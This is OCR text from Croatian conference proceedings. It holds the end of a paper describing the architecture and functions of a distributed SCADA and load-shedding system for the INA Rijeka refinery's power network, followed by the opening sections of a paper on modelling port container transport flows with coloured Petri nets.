
- Daljinski nadzor i upravljanje svim aparatima u glavnim TS sustava (35kV, 6kV, 0,4kV),
- Daljinski nadzor nad procesnim mjerenjima numeričkih uređaja na nivou postrojenja,
- Centralna obrada i pohranjivanje svih podataka na redundantnim SCADA poslužiteljima,
- Daljinski dohvat arhiva poremećaja sa pojedinog numeričkog uređaja,
- Brzo rasterećenje sustava (FLS engl. Fast Load Sheeding) u trenutku odvajanja distributivne mreže HEP-a,
- Zaštita i odvajanje energetskog sustava rafinerije na 2 kabelska voda HEP-ove distribucijske mreže,
- Sinkronizacija (automatska i ručna) pojedinih dijelova sustava obzirom na vlastitu proizvodnju električne energije na tri turbogeneratora,
- Optimizacija razmjene električne energije sa distribucijskom mrežom HEP-a,
- Automatski preklop na zdravu elektroenergetsku mrežu dijela koji je ostao bez napajanja,
- Automatski restart motora na ključnim postrojenjima za koja je to nužno,
- Analiza smjera zemnih spojeva na pojedinim poljima u mreži,
- Bojanje topologije mreže s obzirom na izvore u energetskom sustavu,
- Nadzor nad svim motorima u energetskom sustavu (6kV i 0,4kV).

Kako bi se osigurao veliki broj funkcija sustava nužno je bilo isporučiti suvremeni, fleksibilan i otvoren sustav koji bi omogućio distribuciju pojedinih funkcija na određene dijelove sustava.

Odlika distribuiranog sustava je da distribucijom funckija postiže efikasniji i brži odziv procesa, kao i rasterećenje i disperzija jednostavnijih zadaća u sustavu na njegove periferne komponente (uređaje na nivou postrojenja).

Prema zahtjevima pojedinih funkcija i specifičnosti izvođenja potrebno je bilo raspodijeliti zadaće na različite uređaje što na nivou samog postrojenja, a što na centralne poslužitelje podataka.

Prikupljanje podataka, izvršavanje komandi i neke automatske funkcije (automatski preklop, zaštita i odvajanje EES, sinkronizacija, automatski restart) distribuirane su na različite uređaje na nivou postrojenja. Njihov nadzor i upravljanje moguće je kako lokalno, tako i daljinski iz CDU. Slika 2. prikazuje modificiranu jednopolnu shemu koji operater vidi na radnim stanicama prilikom nadzora i upravljanja na DSDV-u.



Slika 2. Jednopolna shema na radnim stanicama SCADA sustava

Obrada, analiza i prikazivanje podataka, te razni proračuni obavljaju se na centralnim poslužiteljima podataka (SCADA obrada i prikaz podataka, proračuni algoritma brzog rasterećenja, optimizacija, analiza zemnih spojeva, topološko bojanje).

Funkcionalni zahtjevi na sustav uvelike diktira i samu arhitekturu sustava, u ovom slučaju izrazito distribuiranu.

III. ARHITEKTURA DSDV

Izrazito složenu arhitekturu DSDV moguće je hijerarhijski podijeliti na nekoliko razina [1]. Na najnižem hijerarhijskoj razini nalazi se oprema vodnih polja TS kao što su numerički terminali polja koji osim što imaju mjernu, zaštitnu i upravljačku zadaću polja, prikupljaju procesne podatke.

Tako prikupljeni procesni podaci šalju se u uređaje slijedeće razine, a to su koncentratori podataka i PLC kontroleri koji osim prikupljanja i proslijeđivanja podataka imaju i određene distribuirane automatske funkcije koje se izvrše zasebno od ostalih zadaća sustava na razini postrojenja.

Centralni poslužitelji podataka, na najvišoj razini, prikupljaju podatke iz koncentratora i PLC kontrolera i obrađuju ih i analiziraju. Tako obrađeni podaci se grafički prikazuju operateru i podloga su za izvođenje raznih složenih funkcija i proračuna. Svi kritični podaci, bilo procesni ili rezultati proračuna, adekvatno se pohranjuju u povijesnoj bazi podataka.


Imajući na umu hijerarhijsku podjelu sustava i distribuirano izvođenje glavnih funkcija moguće je izvršiti podjelu DSDV na:

- SCADA sustav ,
- FLS sustav,
- Sustav Optimizacije.

Slika 3. Prikazuje modificiranu arhitekturu DSDV isporučenog u INA RNR.

A. SCADA sustav

Osnovni dio cjelokupnog DSDV i najveći broj glavnih funkcija dio je SCADA sustava. SCADA sustav se sastoji od nekoliko dijelova koji se nalaze na različitim hijerarhijskim razinama unutar INA RNR.



Slika 3. Blok shema arhitekture DSDV-a

Na postrojenjima na razini polja TS nalaze se numerički terminali polja koji prikupljaju procesne podatke, upravljaju aparatima te štite postrojenje i njegove primarne dijelove. Numerički terminali polja omogućuju i lokalno upravljanje u slučaju prekida komunikacije sa CDU.

Koncentratori podataka komunikacijskim putem prikupljaju podatke iz numeričkih terminala polja putem iec 60870-5-103 standarda i šalju ih ka nadređenim centralnim poslužiteljima podataka u CDU koristeći IEC 60870-5-104 mrežni standard.

Osim komunikacijom, na ovoj se razini procesni podaci prikupljaju i putem U/I jedinice koncentratora. Na koncentratorima podataka se odvijaju i neke distribuirane automatske funkcije kao što su automatski preklop, odabir polja i upravljanje opremom za sinkronizaciju, automatski restart motora. Izvođenje automatskih funkcija omogućeno je PLC razvojnom okolinom (IEC 61131) koja je sastavni dio koncentratora podataka putem posebne centralne jedinice. Povezivanje sa centralnim poslužiteljima podataka odvija se prema mrežnom IEC 60870-5-104 standardu. Koncentratori podataka također se koriste kao čvorovi povezivanja i razmjene podataka preko MODBUS RTU ili TCP komunikacije sa postojećim procesnim sustavima EMERSON i HONEYWELL, te za komunikaciju sa posebnim postojećim PLC kontrolerima putem PROFIBUS protokola koji nadziru i upravljaju sa svim motorima na niskom naponu 0,4kV.

Za potrebe povezivanja postrojenja sa CDU izveden je optički komunikacijski sustav. Dvostruki (redundantni) optički prsten osigurava visoku pouzdanost i veliki kapacitet prijenosa podataka koji se zahtjeva u sustavima daljinskog vođenja složenih EES-a.

Centralni poslužitelji podataka nalaze se u CDU i prikupljaju procesne podatke te ih obrađuju i pohranjuju. Pouzdanost u radu osiguravaju dualni centralni poslužitelji od kojih je jedan vodeći aktivan, dok je drugi vruća pričuva i u stanju je pripravnosti. U slučaju kvara vodećeg računala, kompletno sve aktivnosti preuzima prateće računalo bez ikakvog ometanja operatera u radu. Centralni poslužitelji podataka ostvaruju i razmjenu podataka sa Sustavom optimizacije, čiji se rezultati opet obrađuju i pohranjuju na poslužiteljima. Razmjena podataka ostvarena je putem mrežnog MODBUS TCP protokola. Osim razmjene podataka sa Sustavom optimizacije, centralni poslužitelji razmjenjuju podatke i sa SCADA sustavom HEP ODS-a, ELEKTROPRIMORJE putem serijske komunikacije i IEC 60870-5-101 standarda.

Operaterske radne stanice i radna stanica sistem inženjera služe za grafički prikaz i sučelje prema čovjeku. Razni prikazi JS, te tablice alarma i grafički prikazi omogućuju operaterima nadzor na EE postrojenjima.

Da bi operater mogao daljinski nadzirati postrojenja i kompletni EES nužno je da je cjelokupan sustav vremenski sinkroniziran, što je zadaća posebnog vremenskog poslužitelja. Poslužitelj u sebi ima integriran GPS prijemnik koji osigurava sinkronizaciju svih uređaja na optičkom mreži na isto vrijeme korištenjem SNTP-a (engl. Simple Time Network Protocol). Slika 4. prikazuje upravljanje sustavom uzbude turboagregata koja je izvedena na SCADA operaterskim prikazima.


Funkcije SCADA sustava dijele se na osnovne i napredne i detaljno su opisane u [1].

B. FLS sustav

Sustav brzog rasterećenja ili FLS sustav ima za zadaću rasteretiti potrošače u trenutku odvajanja RNR sa vanjske distributivne mreže HEP-a. Proračun i algoritam rasterećenja temelji se na metodi proračuna bilance snage i na praćenju kretanja frekvencije EES u RNR.

U slučaju odvajanja sa distributivne mreže, koja je pored vlastitih parnih turboagregata nužna da bi se zadovoljio cjelokupni konzum, sustav prema tablicama prioriteta potrošača rasterećuje sustav kako bi održao i osigurao siguran rad turboagregata. U protivnome bi se manjak snage pokušao kompenzirati na račun turboagregata koji pak nisu dovoljni i oni bi se postupno zaustavili i na taj način neplanski zaustavili rad pojedinih pogona rafinerije te prouzročili financijsku i ekološku štetu [1].

Arhitektura FLS sustava slična je onoj SCADA sustava. Na razini postrojenja nalaze se PLC kontroleri koji prikupljaju podatke o stanjima aparata putem U/I jedinica ili komunikacijski preko koncentratora podataka SCADA sustava (MODBUS RTU). Upravljanje prekidačima kao rezultat proračuna algoritma brzog rasterećenja također se odvija putem U/I jedinica. Na centralnom PLC kontroleru u TS 300 izvodi se algoritam i cjelokupni proračun, te je taj kontroler izveden redundantno, dok na ostalim postrojenjima to nije slučaj. Međusobna komunikacija i razmjenu podataka između PLC kontrolera također se odvija preko dvostrukog (redundantnog) optičkog prstena, ali neovisnog od prstena SCADA sustava. Razmjena podataka između PLC



Slika 4. Upravljanje sustavom uzbude turboagregata

kontrolera odvija se korištenjem MMS standarda.

Centralni poslužitelj podataka nalazi se u CDU i prikuplja, obrađuje i pohranjuje podatke. Na poslužitelju se nalazi posebna PLC razvojna okolina koja omogućuje daljinsko uređivanje i rad na samom algoritmu.

Operaterska radna stanica služi za prikaz i grafičko sučelje prema operateru. Putem operaterske stanice moguće je definirati tablice prioriteta i pratiti raspored i tijek isključenja, te grafički pratiti snage i frekvencije EES.

C. Sustav optimizacije

Osnovna zadaća sustava optimizacije je automatsko praćenje razmjene količine energije sa distributivnom mrežom HEP ODS-a na 3 dovodna polja i praćenje proizvodnje električne energije na 3 turboagregata u sklopu parne termoelektrane. Slika 5. prikazuje modificirano sučelje prema operateru Sustava Optimizacije.

Radi velikog broja potrošača, nastalih u fazi modernizacije, neophodan je paralelan rad EES u RNR sa distributivnom mrežom HEP ODS-a.

Sustav zadavanjem količine energije koja se razmjenjuje (daje ili uzima) sa distributivnom mrežom omogućuje optimiranje proizvodnih i rafinerijskih procesa obzirom na ugovorene količine energije sa distributerom.

Ovaj sustav je u biti priprema za cjelokupnu optimizaciju proizvodnje i cjelokupnog rada rafinerije obzirom na kretanje treuntne cijene električne energije na tržištu. U skoroj budućnosti, radi liberalizacije tržišta energije, RNR će moći prema potrebi i prema financijskoj isplativosti ili kupovati ili prodavati električnu energiju u mreži optimirajući vlastitu proizvodnju električne energije putem vlastith turboagregata.

Sustav optimizacije koristi podatke sa dovodnih polja (distirbutivne mreže) i generatorskih polja o količini energije, radnoj i jalovoj snazi, te podacima o tarifi. Osim tih podataka sustavu bita su i stanja prekidača turbogeneratora i još nekih određenih prekidača na temelju kojih sustav može izračunati da li se radi o paralelenom ili otočnom režimu rada rafinerije.

Sam algoritam i proračun optimizacije izvodi se na zasebnom poslužitelju podataka koji komunikacijskim putem razmjenjuje potrebne podatke sa centralnim poslužiteljima SCADA sustava putem mrežnog MODBUS TCP standarda. Podaci se ciklički razmjenjuju i izvode se proračuni. Operater putem grafičkog sučelja zadaje količinu energije koja se želi razmjenjivati sa distributivnom mrežom.

Sustav na temelju ulaznih, prikupljenih podataka (sa centralnih poslužitelja SCADA sustava) izvodi proračune i kao izlaz daje upravljačke impulse za turboagregate, konkretno za sustav uzbude – upravljanje Q, i turbinski regulator – upravljanje P.

Upravljački impulsi se u biti preko centralnih poslužitelja podataka SCADA sustava, šalju na koncentratore koji preko U/I jedinica šalju komande prema postrojenju.



Slika 5. Grafički prikazi razmjene energije u sklopu Sustava Optimizacije

Imajući na umu rečeno, upravljanje turboagregatima moguće je automatski (preko sustava optimizacije) ili ručno (preko SCADA sustava).

IV. ZAKLJUČAK

Isporučeni sustav predstavlja izrazito složen sustav koji zadovoljava sve zahtjeve krajnjeg korisnika koji proizlaze iz zahtjeva za pouzdanim i sigurnim vođenjem EES. Specifičnost EES u rafineriji je ta da je sustav izrazito složen sa velikim brojem potrošača koji zahtjevaju pouzdano napajanja električnom energijom, čiji bi čak i kratkotrajni neplanirani ispad mogao prouzročiti materijalnu i financijsku štetu te ekološki incidednt.

Za osiguranje strogih zahtjeva napajanja nužno je da se osigura siguran paralelan rad RNR sa okolnom distirbutivnom mrežom HEP ODS-a.

Da bi se u današnje doba globalizacije tržišta, a posebno u ovo doba recesije uz liberalizaciju tržišta energije (plina, nafte, električne energije) moglo opstati i kvalitetno poslovati nužno je optimirati svaki dio osnovne djelatnosti, a posebno se to odnosi na potrošnju EE.

Uzevši u obzir sve te činjenice ispravno rješenje za vođenje pogona i kompletnog EES rafinerije jest bilo uvođenje centralnog sustava koji će automatizirati sve zadaće operatera i složene funkcije koje se zahtjevaju.

Distribuirani Sustav Daljinskog Vođenja EES u INA RNR predstavlja izrazito složen sustav koji distribucijom arhitekture i funkcija te njihovom automatizacijom olakšava izvođenje svih zadaća operatera te na taj način povećava efikasnost i ekonomičnost vođenja sustava.

Svi podaci izneseni u članku su informativni i ne odražavaju stvarno stanje u cilju očuvanja poslovnih tajni i informacija.

LITERATURA

[1] B. Brestovec, M. Šlogar Brcko, Predrag Domijan, Željko Beljan, Sanjin Jurešić, "Distribuirani sustav daljinskog vođenja u Rafineriji Nafte Rijeka," 10. savjetovanje HRO CIGRÉ Cavtat, 6. – 10. studenoga 2011,

[2] G. Benčić, B. Brestovec, V. Braun, B. Horvat, "Sustav nadzora, upravljanja i regulacije pogona vjetroelektrane pometeno brdo", 9. simpozij o sustavu vođenja EES-a, Zadar, studeni 2010.

[3] Z. Oklopčić, I.Mandić, J.Horvat,B. Brestovec, " Sustav daljinskog nadzora i upravljanja plinskom mrežom PLINACRO", HSUP, svibanj 2006.

[4] I. Kuzle, "Podfrekvencijsko rasterećenje EES-a", Materijali za tečaj, svibanj 2010.

[5] "Sustav Daljinskog Vođenja EES u Rafineriji nafte Rijeka", Izvedbeni projekt, ELING BIRO d.o.o, svibanj 2010.

Modeliranje transportnih tokova obojenom Petrijevom mrežom

Marina Bagić Babac i Dragan Jevtić*
* Fakultet elektrotehnike i računarstva, Zagreb, Hrvatska
marina.bagic@fer.hr, dragan.jevtic@fer.hr

Sažetak – Obojena Petrijeva mreža kao jezik i programsko pomagalo za modeliranje složenih konkurentnih distribuiranih sustava omogućava simulaciju transportnih tokova. Mehanizmom analize prostora stanja ukazuje na nedostatke, zastoje i nepravilosti transportnih tokova čija uklanjanja odnosno modifikacije značajno doprinose porastu efikasnosti cjelokupnog procesa transporta. U ovome radu prikazano je modeliranje obojenom Petrijevom mreže na primjeru kontejnerskih transportnih tokova brodova u lučkim terminalima. Korištenjem ovakvih programskih pomagala u procesima optimizacije moguće je značajano smanjiti ukupno vrijeme boravka broda u luci što je i krajnji cilj transportnih tokova kontejnera.

I. UVOD

U lučkim terminalima cirkulira ogroman broj kontejnera. Kontejneri se moraju ukrcati i iskrcati s brodova te se pri tome transferiraju raznim modovima transporta. Pri tome se koristi čitav niz opreme i prometnih sredstava, od teretnih brodica do kamiona i željeznice. Razvojem tehnologije kapacitet brodova značajno je porastao u zadnjih nekoliko desetljeća pa su i zahtjevi na efikasno i optimalno korištenje takvih brodova značajno porasli. Procesi vezani uz transportne tokove teže smanjivanju boravka brodova u luci zbog minimizacije materijalnih troškova, ali i troškova ljudskog rada, te su izrazito važni u smislu strateškog razvoja luke kao i regije odnosno zemlje u kojoj se luka nalazi.

Uzmimo primjerice hrvatsku luku Rijeka. U razdoblju od 2002. do 2010. Luka Rijeka d.d. povećala je ukupni promet za 69%. Gledano po vrstama tereta moguće je uočiti pozitivan trend generalnog tereta čiji je promet povećan za 9% i nakon pada u 2009. u 2010. vraćen na razinu rekordne 2008. Pozitivan trend u odnosu na 2009. ostvaren je također u prometu drva, dok je negativan trend zabilježen samo u prometu nekih vrsta rasutog tereta [4].

Dakle, na promet lučkih terminala uvelike utječe unutrašnja organizacija odnosno funkcioniranje međusobno povezanih elemenata transporta. U tom smislu funkioniranje odnosno efikasnost prometa u luci određuju strateški, taktički i operacijski planovi luke. Strateški planovi podrazumijevaju materijalne resurse koji se dugoročno planiraju i nabavljaju (od jedne do više godina), poput potrebnih dizalica i teretnih vozila. Taktički planovi odnose se na odabir informacija i odluka o organizaciji rada luke. Primjerice, na koji način će se slagati kontejneri u skladištu. Ovakve odluke donose se na razdoblje od nekoliko dana do mjeseci. Na operacijskoj razini su svakodnevni problemi, poput pitanja gdje odložiti određeni pristigli kontejner.

Cjelokupni proces strateškog, taktičkog i operacijskog planiranja te unutarlučke procese prijenosa tereta između točaka utovara, istovara i pohrane tereta, moguće je optimizirati programskim pomagalima informacijsko komunikacijskih tehnologija. Konkretno, u ovome radu odabrana je obojena Petrijeva mreža kao pomagalo koji efikasno modelira složene i distribuirane konkurentne sustave. Obojena Petrijeva mreža (*Coloured Petri net*, u daljnjem tekstu CPN) odnosno CPN Tools kao pomagalo za modeliranje i simulaciju daje konkretne statističke podatke o modeliranoj CP-mreži. CP-mreža može predvidjeti, utvrditi i spriječiti probleme poput zastoja, začepljenja i blokade transportnih tokova. Simulacijom i metodom prostora stanja pomagalo daje konkretan uvid u eventualne manjkavosti modeliranog sustava te time podiže kvalitetu odnosno efikasnost modela što u konačnici omogućava ubrzavanje stvarnovremenskih procesa prisutnih kod transportnih tokova lučkih kontejnerskih terminala.

Rad se tematski sastoji od tri dijela. Prvi dio daje uvid u problematiku i složenost lučkih procesa transportnih kontejnerskih tokova. Drugi dio razlaže osnove obojene Petrijeve mreže kao jezika i pomagala za modeliranje navedene problematike. Treći dio daje konkretan primjer modela lučkog kontejnerskog terminala i rezultate simulacije odnosno analize prostora stanja obojene Petrijeve mreže.

II. LUČKI TRANSPORTNI TOKOVI

Lučki transportni tokovi uglavnom podrazumijevaju intermodalni transport tereta. Intermodalni transport je uzastopni prijenos jedinica tereta pomoću dvije ili više vrsta transporta bez potrebe prepakiravanja unutar kompleksnog transportnog lanca. U takvom kompleksnom transportnom lancu luka je posebna vrsta točke pretovara robe. Njezinu posebnu aktivnost određuje postojeća infrastruktura, hidrometeorološki uvjeti geografskog položaja te povezanost s nacionalnom infrastrukturom zemlje. Transportni lanac moguće je podijeliti u odvojene faze u svrhu detaljnije analize odnosno postizanja veće učinkovitosti i cjelokupne brzine transporta.

Ovaj rad podupire Ministarstvo znanosti, obrazovanja i sporta Republike Hrvatske u okviru znanstveno-istraživačkog projekta 036-0362027-1640 „Upravljanje mrežom i uslugama temeljeno na znanju“ .

Kad brod stigne u luku, potrebno je s broda skinuti pristigle kontejnere. To se radi pomoću obalnih dizalica (engl. *quay crane*) koje skidaju kontejnere s palube i sa skladišta broda. Zatim se kontejneri prenose posebnim vozilima do kontejnerskih složaja (engl. *stack*). Složaj je u pravilu podijeljen na nekoliko zona (engl. *lane*) u kojima kontejneri budu smješteni određeno vrijeme. Zonama pristupaju dizalice ili posebni nosači (engl. *straddle carrier*) koji mogu i voziti i pospremiti kontejner na složaj. Kad vozilo dođe do složaja, spusti teret na zemlju ili složajna dizalica uzme teret s vozila i pospremi ga na složaj. Nakon određenog vremena kontejneri se dizalicama uzimaju sa složaja i prevoze prometalima ovisno o sljedećem transportnom modu, teretnim čamcima, kamionima ili vlakovima.

Većina terminala ručno upravlja vozilima nosačima, dizalicama i prikolicama (engl. *multi-trailer-systems*), ali neki su i automatizirani poput terminala u Roterdamu [4]. U takvim terminalima za prijevoz kontejnera koriste se AGV-ovi (engl. *automated guided vehicle*). Koriste se i ASC-ovi (engl. *automated stacking cranes*) radi ubrzanja procesa oko kontejnerskih složaja.

A. Dolazak broda

Kad brod pristigne u luku, najprije se mora usidriti na nekom od raspoloživih sidrišta (engl. *berth*). Broj raspoloživih sidrišta u luci jedna je od strateških odluka u luci dok je pak operacijska odluka dodijeliti sidrište brodu na licu mjesta. Modeli sidrenja su raznoliki, od modela prvi dođe prvi ode (engl. *first in first one*) do alociranja prema vrsti tereta koju brod nosi.

B. Utovar i istovar broda

Broj dolaznih kontejnera nekog broda koji trebaju biti isotvareni u terminalu obično je poznat tek kratko vrijeme prije stizanja broda. Plan istovara precizira koje kontejnere treba istovariti i gdje se oni nalaze na brodu. Vrijeme istovara ovisi o položaju kontejnera na brodu tako da to vrijeme varira od broda do broda.

Za razliku od istovara puno je manje fleksibilnosti kod utovara broda. Za brz i efikasan utovar kontejnera potreban je kvalitetan distribucijski plan kontejnera koji ovisi o fizičkim karakteristikama broda i rasporedu posjeta lukama. Jedan od mogućih pristupa ovome planu je Monte Carlo metoda [4].

C. Prijenos kontejnera od broda do složaja i obrnuto

Jedna od strateških odluka mora biti dizajn terminala odnosno materijalni resursi koji upravljaju prijenosom kontejnera. Za prijenos jednog kontejnera na ručno upravljanim terminalima koriste se vozila poput viličara (engl. *forklift truck*), kamiona za transport (engl. *yard truck*) ili nosača (engl. *straddle carrier*). Dizalica pomaže ukrcati kontejner na kamion. Za prijenos više kontejnera koristi se višestruki prikoličar (engl. *multi-trailer system*). U automatiziranim sustavima za interni prijenos koriste se AVG-ovi (engl. *automated guided vehicle*) koji imaju kapacitet 1 ili 2 TEU tereta po kontejneru.

D. Interterminalni transport i drugi modovi transporta

Kontejnere je potrebno transportirati od složaja do drugih modova transporta poput teretnih brodica, željeznice i cesta. Očekuje se da će porastom terminala ovaj interterminalni transport dobiti na još većoj važnosti. Za takav promet potrebna su vozila poput višestrukog prikoličara ili AGV-ova. U nekim je terminalima moguće i da kontejneri idu direktno na, npr. vlakove bez korištenja transportnih vozila.

III. INFORMACIJSKI TOKOVI O TRANSPORTU

Opisane procese prisutne kod transportnih tokova kontejnera povezujemo s, tzv. informacijskim tokom. Informacijski tok podrazumijeva skup podataka koje koristi sustav, a služi pri obradi izvođenja transportne aktivnosti [2]. Potrebna je multilateralna veza između centra za obradu informacija i raznih izvora informacija za ritmično i sigurno funkcioniranje transportnog lanca. Ovu vezu osiguravaju računala lokalne mreže u centrima za prikupljanje, obradu i raspačavanje informacija. Ovakvi centri su najčešće u samim lukama koje su čvorovi različitih transportnih tokova i prometala. Postoje tri vrste informacija u ovakvim bazama podataka [2]:

- statički podaci – ovi podaci unose se u sustav najčešće samo jedanput jer su to, npr. informacije o brodovima (ime, identifikacijski broj, kapacitet, snaga motora, gorivo, brzina, itd.), zatim podaci o hidrometeorološkom režimu vodenih transportnih ruta (dimenzije, dubina, brzina, itd.), karakteristike luke (interni lučki transport, norme za pretovar tereta, nabava rezervnih dijelova, itd.)
- dinamički podaci duljeg trajanja – podaci o vrsti tereta, vrijeme utovara broda, vrijeme odlaska, vozarina, vrijeme i datum dolaska broda u različite luke, itd.
- dinamički podaci kraćeg trajanja – koordinate lokacije broda, hidrometeorološka prognoza, trenutne promjene u vodenim rutama, itd.

Sve dolazne informacije korisnika proslijeđuju se centru i obrađuju prema stupnju važnosti. Korisnici su brodovi, navigacijske kompanije, vlasnici brodova, pošiljatelji tereta, brodske agencije, primatelji tereta, luka, nadzornici navigacije, lučka policija, carinarnica, ekološke organizacije, spasilačke ekipe, motorni transportni centar, itd.

Podatke možemo podijeliti s obzirom na mjesto otkud se šalju, dakle podaci koji se šalju s broda i podaci koje sustav šalje brodu. Podaci koje brod šalje sustavu su: lokacija broda, brzina kretanja, vjerojatnost dodatnog utovara, potreba za dodatnim resursima (gorivo, voda, hrana, rezervni dijelovi), nužnost popravka, nužnost novih certifikata za tehničku opremu broda, nužnost medicinske pomoći, i slično. Podaci koje sustav šalje brodu su: redoslijed sidrenja u luci, vrijeme čekanja na pristaništu, način i redoslijed dobivanja rezervi, vjerojatnost popravaka, stanje otpuštanja i primanja tereta, trajanje istovara i utovara tereta, trajanje popravka, i slično.

Transportno lučko vozilo šalje podatke o lokaciji transportnog vozila, brzini kretanja, očekivanom vremenu

pristizanja u luku, načinu distribucije tereta, redoslijedu istovara, vjerojatnosti dodatnog utovara, nužnosti obnove rezervnog goriva, rezervnih dijelova te nužnosti popravka. Transportno lučko vozilo prima podatke o redoslijedu pristizanja u luku, vremenu čekanja u sidrištu, statusu otpuštanja i primanja tereta, trajanju istovara i utovara tereta te trajanju popravaka.


IV. MODELIRANJE KONKURENTNIH SUSTAVA

Pod modeliranjem se podrazumijeva proces oblikovanja, izrađivanja na temelju nekog uzorka. Rezultat tog procesa je određeni model. Model predstavlja apstraktni prikaz sustava i posjeduje barem osnovna svojstva originala. Modelima se omogućava opisivanje složenih fenomena. Upotrebom modela ti se fenomeni rješavaju, a modeli time postaju važno komunikacijsko sredstvo ljudi koji se bave tim fenomenom [1]. U ovome radu fokusirani smo na izradu modela prometa odnosno transportnih tokova unutar lučkog kontejnerskog terminala. Odabrani jezik za modeliranje je obojena Petrijeva mreža koja je izuzetno jaka formalna metoda (teorijski podržana matematičkim aparatom) u modeliranju posebno konkurentnih i distribuiranih sustava.

A. *Obojena Petrijeva mreža*

Konkurentni i distribuirani sustavi uglavnom su složeni i zahtjevni za dizajniranje i testiranje jer njihovo izvođenje može otići u različitim smjerova. Primjerice, poslana poruka može se izgubiti u prijenosu, mogu se mijenjati brzine pojedinih procesa sustava, te vrijeme u kojem stižu poticaji iz okoline, itd.

Obojene Petrijeve omogućavaju konstrukciju i analizu distribuiranih i konkurentnih sustava. CPN model nekog sustava opisuje stanja u kojima se sustav može nalaziti i moguće prijelaze između tih stanja. CPN primjenjuju se u velikom broju raznih područja, poput modeliranja komunikacijskih protokola, audio/video sustava, operacijskih sustava, u dizajniranju hardvera i softvera, itd.



Slika 1: CPN za modeliranje konkurentnih sustava

Obojene Petrijeve mreže razvile su se iz potrebe za industrijski jakim jezikom za modeliranje koji je istovremeno teorijski dobro potkovan i dovoljno svestran za praktičnu upotrebu. Ponašanje CPN sustava provjerava se simulacijom kojom se mogu uočiti te ukloniti pogreške u dizajnu sustava. Promatranje svakog koraka simulacije realnog cjelovitog sustava obično nije moguće, ali se zato može pratiti u većim koracima.

Ispravno funkcioniranje nekih sustava ovisi i o vremenu koje je potrebno za određene aktivnosti pa CPN uključuju koncept vremena. Vremenski CPN modeli i simulacija mogu se iskoristiti za analizu, npr. kvalitete usluge.

CPN model može se strukturirati kao hijerarhija više manjih elemenata. Takve elemente zovemo modulima. Novi moduli mogu se stvarati iz već postojećih modula, a mogu višestruko se upotrebljavati u više dijelova istog CPN modela. Budući da se radi o strukturiranom hijerarhijskom mehanizmu, mogu se razdvojiti različite razine sustava u istom CPN modelu.

Analizom, tzv. prostora stanja (engl. *state space*) CPN-a provjeravaju se funkcionalne ispravnosti odnosno slabosti sustava. Ovom metodom računaju se sva moguća stanja i promjene stanja sustava pa se mogu otkriti nedostaci poput zastoja, nemogućnosti da se uvijek može doći u neko stanje, itd. što je u konačnici i svrha CPN modela i programskog pomagala.

B. *Modeliranje mjesta i prijelaza*

CPN model uvijek se prikazuje kao grafički crtež. Stanja u CPN modelu predstavljena su pojmom mjesta (engl. *place*) koja su na slici nacrtana kao elipse. U pravilu se imena mjesta pišu unutar elipse. Imena nemaju toliko formalno značenje koliko pomažu čitljivosti CPN modela (slično kao mnemonička imena u programiranju). Isto se odnosi i na grafički položaj mjesta, debljinu linija, veličinu, boju, vrstu slova, poziciju, itd. Mjesta ne opisuju direktno moguća stanja sustava već samo doprinose opisu cjelokupnog stanja sustava.

Svako mjesto ima pridruženu boju ili, preciznije, skup boja (engl. *colour set*) koji određuje vrstu podataka koju mjesto može sadržavati. U pravilu se skup boja mjesta piše pored mjesta. Skup boja odnosno vrsta podataka slične su vrstama u programskim jezicima. Stanje sustava sadrži određeni broj oznaka (engl. *token*) pozicioniranih na svakom pojedinom mjestu mreže. Svaka oznaka nosi neku vrijednost koja pripada skupu boja mjesta kojemu oznaka pripada. Oznake koje se nalaze na nekom mjestu nazivaju se stanjem tog mjesta. Boja je inače metaforička slika kada promatramo oznake CPN-a koje se razlikuju jedna od druge, za razliku od običnih Petrijevih mreža koje imaju crne oznake koje se ne razlikuju.

